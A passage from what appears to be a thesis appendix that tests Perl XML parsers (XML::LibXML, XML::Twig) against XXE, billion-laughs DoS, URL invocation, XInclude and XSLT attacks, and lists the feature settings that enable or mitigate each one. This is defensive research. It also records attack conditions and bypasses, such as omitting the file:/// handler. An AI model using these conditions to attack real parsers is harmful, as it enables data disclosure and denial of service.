testParameterEntity_core/testParameterEntity_doctype

The parser is vulnerable to XXE attacks by default. The parser might be vulnerable to an XXE attack which uses the FTP protocol. The parser is not vulnerable to the SchemaEntity attack. The following countermeasures are available:
(i) Set the feature "load_ext_dtd" (false) to deactivate loading of the [30] external subset.
(ii) Set the feature "no_network" (true) to deactivate network access.

Summary
The parser is vulnerable to XXE attacks by default. The following countermeasures are available:
(i) Set the feature (i) “load_ext_dtd” (false).
(ii) Set the feature (i) “no_network” (true).

E.1.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

E.1.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings
The parser uses the default settings as described in Section 10.3.2.

Processing
The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication
The parser resolves the reference, which is provided as a system identifier. This is due to the fact that the [30] external subset is loaded by default and network access is enabled. This test case confirms that the parser is vulnerable to URL Invocation attacks.

E.1.4.2. testURLInvocation_doctype_expand_entities

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings
The feature (i) expand_entities is set to *false*.
For a discussion of this feature refer to Section 10.3.2.

Processing
The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication
This feature has no impact on processing of a system identifier. This test case confirms that the parser is vulnerable to URL Invocation attacks.

E.1.4.3. testURLInvocation_doctype_load_ext_dtd

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **load_ext_dtd** is set to *false*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This feature deactivates loading of the [30] external subset. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

E.1.4.4. testURLInvocation_doctype_load_ext_dtd_complete_attributes

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **load_ext_dtd** is set to *false* and (ii) the feature **complete_attributes** is set to *true*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The feature “load_ext_dtd” has priority over the feature “complete_attributes”. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

E.1.4.5. testURLInvocation_doctype_load_ext_dtd_validation

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **load_ext_dtd** is set to *false* and (ii) the feature **validation** is set to *true*. For a discussion of this feature refer to Section 10.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The feature “load_ext_dtd” has priority over the feature “validation”. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

E.1.4.6. testURLInvocation_doctype_no_network

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **no_network** is set to *true*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed. The parser triggers an exception "Attempt to load network entity http://127.0.0.1:5000/".

Result/Security Implication

This feature disables network access. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

E.1.4.7. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external general entities.
The settings, processing and result/security implication are identical to Paragraph E.1.4.1.

E.1.4.8. testURLInvocation_externalGeneralEntity_expand_entities

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **expand_entities** is set to *false*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This feature deactivates processing of external general entities. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

E.1.4.9. testURLInvocation_externalGeneralEntity_expand_entities_complete_attributes

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **expand_entities** is set to *false* and (ii) the feature **complete_attributes** is set to *true*. For a discussion of this feature refer to Section 10.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The feature "expand_entities" has priority over the feature "complete_attributes". This test case confirms that the parser is not vulnerable to XXE attacks.

E.1.4.10. testURLInvocation_externalGeneralEntity_expand_entities_validation

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **expand_entities** is set to *false* and (ii) the feature **validation** is set to *true*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The feature "validation" has priority over the feature "expand_entities". This test case confirms that the parser is vulnerable to URL Invocation attacks.

E.1.4.11. testURLInvocation_externalGeneralEntity_load_ext_dtd

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph E.1.4.3.

E.1.4.12. testURLInvocation_externalGeneralEntity_load_ext_dtd_complete_attributes

Additional test: Checks the impact on processing if two contradicting features are set.
The settings, processing and result/security implication are identical to Paragraph E.1.4.4.

E.1.4.13. testURLInvocation_externalGeneralEntity_load_ext_dtd_validation

Additional test: Checks the impact on processing if two contradicting features are set.
The settings, processing and result/security implication are identical to Paragraph E.1.4.5.

E.1.4.14. testURLInvocation_externalGeneralEntity_no_network

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph E.1.4.6.

E.1.4.15. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implication are identical to Paragraph E.1.4.1.

E.1.4.16. testURLInvocation_parameterEntity_expand_entities

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph E.1.4.2.

E.1.4.17. testURLInvocation_parameterEntity_load_ext_dtd

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph E.1.4.3.

E.1.4.18. testURLInvocation_parameterEntity_load_ext_dtd_complete_attributes

Additional test: Checks the impact on processing if two contradicting features are set.
The settings, processing and result/security implication are identical to Paragraph E.1.4.4.

E.1.4.19. testURLInvocation_parameterEntity_load_ext_dtd_validation

Additional test: Checks the impact on processing if two contradicting features are set.
The settings, processing and result/security implication are identical to Paragraph E.1.4.5.

E.1.4.20. testURLInvocation_parameterEntity_no_network

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph E.1.4.6.

E.1.4.21. testURLInvocation_XInclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.

Settings

The parser uses the default settings as described in Section 10.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as the value of an 'href' attribute of an `xi:include` [39] element. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

E.1.4.22. testURLInvocation_XInclude_xinclude

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **xinclude** is set to *true*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as the value of an 'href' attribute of an `xi:include` [39] element. This test case confirms that the parser is vulnerable to URL Invocation.

E.1.4.23. testURLInvocation_XInclude_xinclude_no_network

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **xinclude** is set to *true* and (ii) the feature **no_network** is set to *true*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

E.1.4.24. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph E.1.4.21.

E.1.4.25. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph E.1.4.21.

E.1.4.26. Conclusion of URL Invocation Attacks

Doctype / Parameter Entity

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available:
(i) Set the feature “no_network” (true) to deactivate network access.
(ii) Set the feature “load_ext_dtd” (false) to deactivate loading of the [30] external subset.
This works even if other features, such as (i) “complete_attributes” (true) or (ii) “validation” (true), are set simultaneously.
The feature “expand_entities” has no impact on processing.

External General Entity

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available:
(i) Set the feature “no_network” (true) to deactivate network access.
(ii) Set the feature “load_ext_dtd” (false) to deactivate loading of the [30] external subset.
This works even if other features, such as (i) “complete_attributes” (true) or (ii) “validation” (true), are set simultaneously.
(iii) Set the feature “expand_entities” (false) to disable processing of external general entities.
Note: The feature “validation” has priority over the feature “expand_entities” and renders this countermeasure futile.

XInclude

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary.
The feature (i) “xinclude” (true) changes the default behavior and renders the parser vulnerable.
The following countermeasures are available:
(i) Set the feature “no_network” (true) to deactivate network access.

NoNamespaceSchemaLocation / SchemaLocation

The parser is not vulnerable to URL Invocation attacks by default.
Therefore, no countermeasures are necessary.

Summary

The parser is vulnerable to URL Invocation attacks by default. The feature “xinclude” (true) renders the parser vulnerable.
The following countermeasures are available:
(i) Set the feature “no_network” (true).
(ii) Set the feature “load_ext_dtd” (false).
Note: The feature “load_ext_dtd” does not affect the feature “xinclude”.

E.1.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

E.1.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 10.3.2.

Processing

The [43] content of [39] element ’data’ is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default.

E.1.5.2. testXInclude_xinclude

Additional test: Checks whether this feature facilitates XInclude attacks.

Settings

The feature **xinclude** is set to *true*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The contents of the file "xinclude_source" are retrieved and a new [39] element with [43] content "it_works" is included.

Result/Security Implication

The parser processes XInclude. This test confirms that the parser is vulnerable to XInclude attacks

E.1.5.3. Conclusion of XINCLUDE Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. The feature "xinclude" renders the parser vulnerable.

E.1.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

E.1.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 10.3.2.

Processing

The root [39] element of the XML document is still the [39] element xsl:stylesheet. No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default. Perl supports XSLT by using the class XML::LibXSLT [Ser09] or XML::XSLT [Her13]. However, this must be manually invoked.

E.1.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks. Therefore, no countermeasures are necessary. The documentation [Ser15] does not mention any support for XSLT.

E.2. XML::Twig

E.2.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

E.2.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 10.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

E.2.1.2. testDOS_core_NoExpand

Additional test: Checks whether this feature mitigates DoS attacks.

Settings

The feature (i) **NoExpand** is set to **true**.
For a discussion of this feature refer to Section 10.4.2.

Processing

The [43] content of the root [39] element is empty.

Result/Security Implication

Using the feature "NoExpand" affects processing of internal general entities. This test case confirms that the parser is not vulnerable to DoS attacks.

E.2.1.3. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 10.4.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks by default.

E.2.1.4. testDOS_indirections_NoExpand

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implications are identical to Paragraph E.2.1.2.

E.2.1.5. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The parser expands the entity reference to entity `a2` and includes 3,400,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on the size of an entity. This test case confirms that the parser is vulnerable to DoS attacks by default.

E.2.1.6. testDOS_entitySize_NoExpand

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implications are identical to Paragraph E.2.1.2.

E.2.1.7. Conclusion of Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default. The following countermeasures are available:
(i) Set the feature "NoExpand" (true) to deactivate processing of internal general entities.

E.2.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

E.2.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 10.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

The parser processes external general entities. This test case confirms that the parser is vulnerable to XXE attacks by default. Note: We use a modified XML document for this test, which does not use the file:/// protocol handler. If the original XML document is used an exception “cannot expand &file;" is triggered

E.2.2.2. testXXE_load_DTD

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **load_DTD** is set to **false**.
For a discussion of this feature refer to Section 10.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

Although we assume that this feature is set to false by default and should not impact processing of external entities, we execute this test nonetheless. The test result confirms our assumption. Note: We add this test primarily because of the unexpected behavior of the features in different contexts. This test case confirms that the parser is not vulnerable to XXE attacks.

E.2.2.3. testXXE_NoExpand

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **NoExpand** is set to **true**.
For a discussion of this feature refer to Section 10.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

This feature deactivates processing of external general entities. This test case confirms that the parser is not vulnerable to XXE attacks.

E.2.2.4. Conclusion of XXE Attacks

The parser is vulnerable to XXE attacks by default. However, this only applies if an XML document is used without the file:// protocol handler. The following countermeasures are available:
(i) Set the feature “NoExpand” (true) to deactivate processing of external general entities.

E.2.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.3.

E.2.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 10.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The internal general entity “intern” is not resolved. Combining the results of this test case with those of DoS attacks we can conclude that the parser does not process external parameter entities by default.

E.2.3.2. testInternalSubset_ExternalPEReferenceInDTD_load_DTD

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **load_DTD** is set to **true**.
For a discussion of this feature refer to Section 10.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The feature “load_DTD” has no impact on processing of external parameter entities.

E.2.3.3. testInternalSubset_ExternalPEReferenceInDTD_ParseParamEnt

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **ParseParamEnt** is set to **true**. For a discussion of this feature refer to Section 10.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This feature activates processing of external parameter entities. Note: We use a modified XML document for this test, which does not use the file:/// protocol handler. If the original XML document is used an exception “cannot expand %external;" is triggered

E.2.3.4. testInternalSubset_ExternalPEReferenceInDTD_ParseParamEnt_NoExpand

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **ParseParamEnt** is set to **true** and (ii) the feature **NoExpand** is set to **true**.
For a discussion of this feature refer to Section 10.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

Because the feature “NoExpand” does not impact processing of internal general entities if supplied in the new() constructor, we conclude that the feature “NoExpand” affects processing of external parameter entities.

E.2.3.5. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph E.2.3.1.

E.2.3.6. testInternalSubset_PEReferenceInDTD_load_DTD

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph E.2.3.2.

E.2.3.7. testInternalSubset_PEReferenceInDTD_ParseParamEnt

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph E.2.3.3.

E.2.3.8. testInternalSubset_PEReferenceInDTD_ParseParamEnt_NoExpand

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **ParseParamEnt** is set to **true** and (ii) the feature **NoExpand** is set to **true**.
For a discussion of this feature refer to Section 10.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

Both features are supplied as arguments of the parsefile() method. If the feature “NoExpand” is used, instead, within the new() constructor, the feature has no effect and the entity reference is resolved. It is unclear at this point, whether the feature “NoExpand” affects the processing of the internal general entity only or the internal parameter entity as well.

E.2.3.9. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 10.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As demonstrated in previous tests the parser does not process parameter entities. This test case confirms that the parser is not vulnerable to XXE attacks by default.

Note about the FTP attack:
Since the parser does not process parameter entities, this test is not successful. Even if the feature “ParseParamEnt” is set, the [30] external subset is not loaded. More information about this can be found in the next paragraph.

Note about the SchemaEntity attack:
Since the parser does not process parameter entities, this test is not successful. Even if the feature “ParseParamEnt” is set, the [30] external subset is not loaded. More information about this can be found in the next paragraph.

E.2.3.10. testParameterEntity_core_ParseParamEnt

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **ParseParamEnt** is set to **true**. For a discussion of this feature refer to Section 10.4.2.

Processing

The parser triggers an exception “cannot expand %dtd; - cannot load ’http://127.0.0.1:5000/parameterEntity_core.dtd”.

Result/Security Implication

Although previous tests showed that the feature “ParseParamEnt” activates processing of parameter entities, this test is not successful. We perform an exhaustive set of tests to find out the cause of this. This information can also be found online [dtd15] as we asked other Perl users for their help.

Unfortunately, the error message “cannot expand %dtd; - cannot load ’http://127.0.0.1:5000/parameterEntity_core.dtd’ at C:/Strawberry/perl/vendor/lib/XML/Parser/Expat.pm line 474.” is of little help because this points to the parse function of expat.

However, when performing a search in the source code of XML::Twig [Rod15a], we find it in method `twig_extern_ent` (line 2863) as shown in Listing E.1.

```
1  sub _twig_extern_ent
2     { # warn " in _twig_extern_ent...I (", $_[0]->original_string, ")\n
        "; # DEBUG handler
3      my( $p, $base, $sysid, $pubid)= @_;
4      my $t= $p->{twig};
5      if( $t->{twig_no_expand})
6        { my $ent_name= $t->{twig_keep_encoding} ? $p->original_string :
           $p->recognized_string;
7          _twig_insert_ent( $t, $ent_name);
8          return '';
9        }
10     my $ent_content= eval { $t->{twig_ext_ent_handler}->( $p, $base,
        $sysid) };
11     if( ! defined $ent_content)
12       {
13         my $ent_name = $p->recognized_string;
14         my $file     =  _based_filename( $sysid, $base);
15         my $error_message= "cannot expand $ent_name - cannot load '
             $file'";
16         if( $t->{twig_extern_ent_nofail}) { return "<!-- $error_message
             -->"; }
17         else                              { _croak( $error_message);
             }
18       }
19     return $ent_content;
20   }
```

Listing E.1: Source code of the twig_extern_ent handler of XML::Twig

By analyzing this code we conclude that the error is triggered if the variable `$ent_content`, and therefore the variable `twig_ext_ent_handler`, is not defined. Further search for the variable `twig_ext_ent_handle` reveals that it is used three more times in XML::Twig and all of these findings are in the method `new()` as the code in Listing E.2 shows (line 538 ff.).

```
1 if( !$args{NoLWP} && ! _use( 'URI') && ! _use( 'URI::File') && ! _use(
     'LWP'))
2    { $self->{twig_ext_ent_handler}= \&XML::Parser::
        initial_ext_ent_handler }
3 elsif( $args{NoXxe})
4    { $self->{twig_ext_ent_handler}=
5        sub { my($xp, $base, $path) = @_; $xp->{ErrorMessage}.= "cannot
              use entities in document when the no_xxe option is on";
              return undef; };
6    }
7 else
8    { $self->{twig_ext_ent_handler}= \&XML::Parser::file_ext_ent_handler
        }
```

Listing E.2: Use of variable "twig_ext_ent_handler" in XML::Twig

When looking for the handlers `initial_ext_ent_handler` and `file_ext_ent_handler` in `XML::Parser`, we find out that the `file_ext_ent_handler` does not have support for remote resources, for example, HTTP, while the `initial_ext_ent_handler` does.

We assume that XML::Twig is using the `file_ext_ent_handler` when the XML document is processed and therefore the first branch of the If-condition is true. In order to confirm this assumption we temporarily change the source code and swap the two handlers as shown in Listing E.3.

```
1 if( !$args{NoLWP} && ! _use( 'URI') && ! _use( 'URI::File') && ! _use(
     'LWP'))
2    { $self->{twig_ext_ent_handler}= \&XML::Parser::file_ext_ent_handler
        }
3 elsif( $args{NoXxe})
4    { $self->{twig_ext_ent_handler}=
5        sub { my($xp, $base, $path) = @_; $xp->{ErrorMessage}.= "cannot
              use entities in document when the no_xxe option is on";
              return undef; };
6    }
7 else
8    { $self->{twig_ext_ent_handler}= \&XML::Parser::
        initial_ext_ent_handler }
```

Listing E.3: Temporarily swapping the handlers in XML::Twig

We expect the results to differ. As stated in the settings of the test the feature **ParseParamEnt** is set to *true*. The parser processes the XML document and the `replacement text` "it_works" is included. This confirms our assumption. After execution of this test we revert any applied changes in the source code.

Next we investigate under which conditions the If-statement evaluates to true, which causes XML::Twig to use the `initial_ext_ent_handler`. In order to narrow down the cause of the "failure" we temporarily simplify the If-condition and initially only test the first condition as shown in Listing E.4.

```
1 if( !$args{NoLWP} )
2    { $self->{twig_ext_ent_handler}= \&XML::Parser::file_ext_ent_handler
         }
3 [more code]
```

Listing E.4: Temporarily simplifying the If-condition

The parser includes the `replacement text` "it_works". We create more tests and set the feature **NoLWP** to true and false. Our test results from Section 10.4.2 are confirmed by these tests and the feature **NoLWP** has no impact on processing. Therefore, this part always evaluates to true.

We create three more samples, adding one other condition per sample as shown in Listings E.5, E.6 and E.7.

```
1 if( !$args{NoLWP} && ! _use( 'URI') )
```

Listing E.5: Variation of simplified If-condition

```
1 if( !$args{NoLWP} && ! _use( 'URI::File') )
```

Listing E.6: Variation of simplified If-condition

```
1 if( !$args{NoLWP}  && ! _use( 'LWP'))
```

Listing E.7: Variation of simplified If-condition

In all executed tests the parser triggers the exception "cannot expand %dtd". This allows us to draw the conclusion that this If-condition never evaluates to true. As for the cause of this behavior we can exclude the option that some underlying library is missing, because all of the required libraries are listed as installed by Strawberry Perl [str15b]. We contacted the developer "mirod" of XML::Twig and notified him about our findings. mirod suggested [Spa15] to change `URI::File` to `URI::file`. However, this does also not solve the problem. The developer concluded that "The silver lining is that at the moment, since the parameter entity is not resolved, we can be pretty sure there is no vulnerability!" [Spa15]. We agree that at the moment XML::Twig is not vulnerable to XXE attacks. Unfortunately, at the moment this is rather due to "mere coincidence" than to "security by design". We think that this can change in the future if (i) there is a change in the underlying handlers of `XML::Parser` or (ii) if an attacker manages to use a similar bypass as with local files (omit the file:/// protocol handler), in other words does not use a network protocol handler explictly to load the [30] external subset.

E.2.3.11. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implications are identical to Paragraph E.2.3.9.

E.2.3.12. testParameterEntity_doctype_load_DTD

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **load_DTD** is set to **true**.
For a discussion of this feature refer to Section 10.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data". The parser triggers an exception "illegal parameter entity reference".

Result/Security Implication

Although the parser connects to the server, the entities in the [30] external subset are not processed. This indicates that the feature "load_DTD" does not affect processing of entities in the [30] external subset. This test case confirms that the parser is not vulnerable to XXE attacks.

E.2.3.13. testParameterEntity_doctype_load_DTD_ParseParamEnt

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature (i) **load_DTD** is set to **true** and (ii) the feature **ParseParamEnt** is set to **true**.
For a discussion of this feature refer to Section 10.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data". The parser triggers an exception "illegal parameter entity reference".

Result/Security Implication

We remove the file:/// protocol handler from the target URL. This does not change the result. Next we remove all parameter entity references in the literal entity value of entity "all" and replace them with a static text. The error message changes to "cannot expand >". This problem has been brought up by other users in the past [jxh06] [car09]. mirod assumes that this is an XML::Parser problem [jxh06]. Information related to this error can be found in Paragraph E.2.3.10. This test case confirms that the parser is not vulnerable to XXE attacks.

E.2.3.14. testParameterEntity_doctype_ParseParamEnt

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph E.2.3.10.

E.2.3.15. Conclusion of XXE Attacks Based on Parameter Entities

testInternalSubset_ExternalPEReferenceInDTD

The parser does not process external parameter entities by default. Therefore, no countermeasures are necessary. The feature "ParseParamEnt" (true) changes the default behavior and renders the parser vulnerable. The feature "load_DTD" has no impact on processing. The following countermeasures are available:
(i) Set the feature "NoExpand" (true) to deactivate processing of external parameter entities.

testInternalSubset_PEReferenceInDTD

The parser does not process internal parameter entities by default. Therefore, no countermeasures are necessary. The feature "ParseParamEnt" (true) changes the default behavior and renders the parser vulnerable. The feature "load_DTD" has no impact on processing. It is unclear if the feature "NoExpand" also affects the processing of internal parameter entities.

testParameterEntity_core

The parser is not vulnerable to XXE attacks by default. The parser is neither vulnerable to an XXE attack which uses the FTP protocol nor to the SchemaEntity attack. Therefore, no countermeasures are necessary. The feature "ParseParamEnt" (true) has an impact on processing but does not affect the security of the parser.

testParameterEntity_doctype

The parser is not vulnerable to XXE attacks by default. Therefore, no countermeasures are necessary. The features (i) "ParseParamEnt" (true) and (ii) "load_DTD" (true) have an impact on processing but do not affect the security of the parser.

Summary

The parser is not vulnerable to XXE attacks by default. Therefore, no countermeasures are necessary.

E.2.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

E.2.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 10.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as a system identifier. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default.

E.2.4.2. testURLInvocation_doctype_load_DTD

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **load_DTD** is set to **true**.
For a discussion of this feature refer to Section 10.4.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The feature "load_DTD" causes the parser to connect to a remote resource. This test case confirms that the parser is vulnerable to URL Invocation attacks.

E.2.4.3. testURLInvocation_doctype_ParseParamEnt

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **ParseParamEnt** is set to **true**. For a discussion of this feature refer to Section 10.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

E.2.4.4. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external general entities.
The settings, processing and result/security implication are identical to Paragraph E.2.4.1.

E.2.4.5. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implication are identical to Paragraph E.2.4.1.

E.2.4.6. testURLInvocation_parameterEntity_load_DTD

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **load_DTD** is set to **true**.
For a discussion of this feature refer to Section 10.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

E.2.4.7. testURLInvocation_parameterEntity_ParseParamEnt

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph E.2.4.3.

E.2.4.8. testURLInvocation_xinclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.
The settings, processing and result/security implication are identical to Paragraph E.2.4.1.

E.2.4.9. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implication are identical to Paragraph E.2.4.1.

E.2.4.10. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implication are identical to Paragraph E.2.4.1.

E.2.4.11. Conclusion of URL Invocation Attacks

Doctype

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The feature "load_DTD" changes the default behavior and renders the parser vulnerable.

Other Attacks

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary.

Summary

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The feature "load_DTD" renders the parser vulnerable.

E.2.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

E.2.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 10.4.2.

Processing

The [43] content of [39] element "data" is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default.

E.2.5.2. Conclusion of XInclude Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. Our research indicates that the parser does not support XInclude. We checked the API [Rod15b] and the source code [Rod15a] for search terms such as “xinclude” and “xi:include”.

E.2.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

E.2.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 10.4.2.

Processing

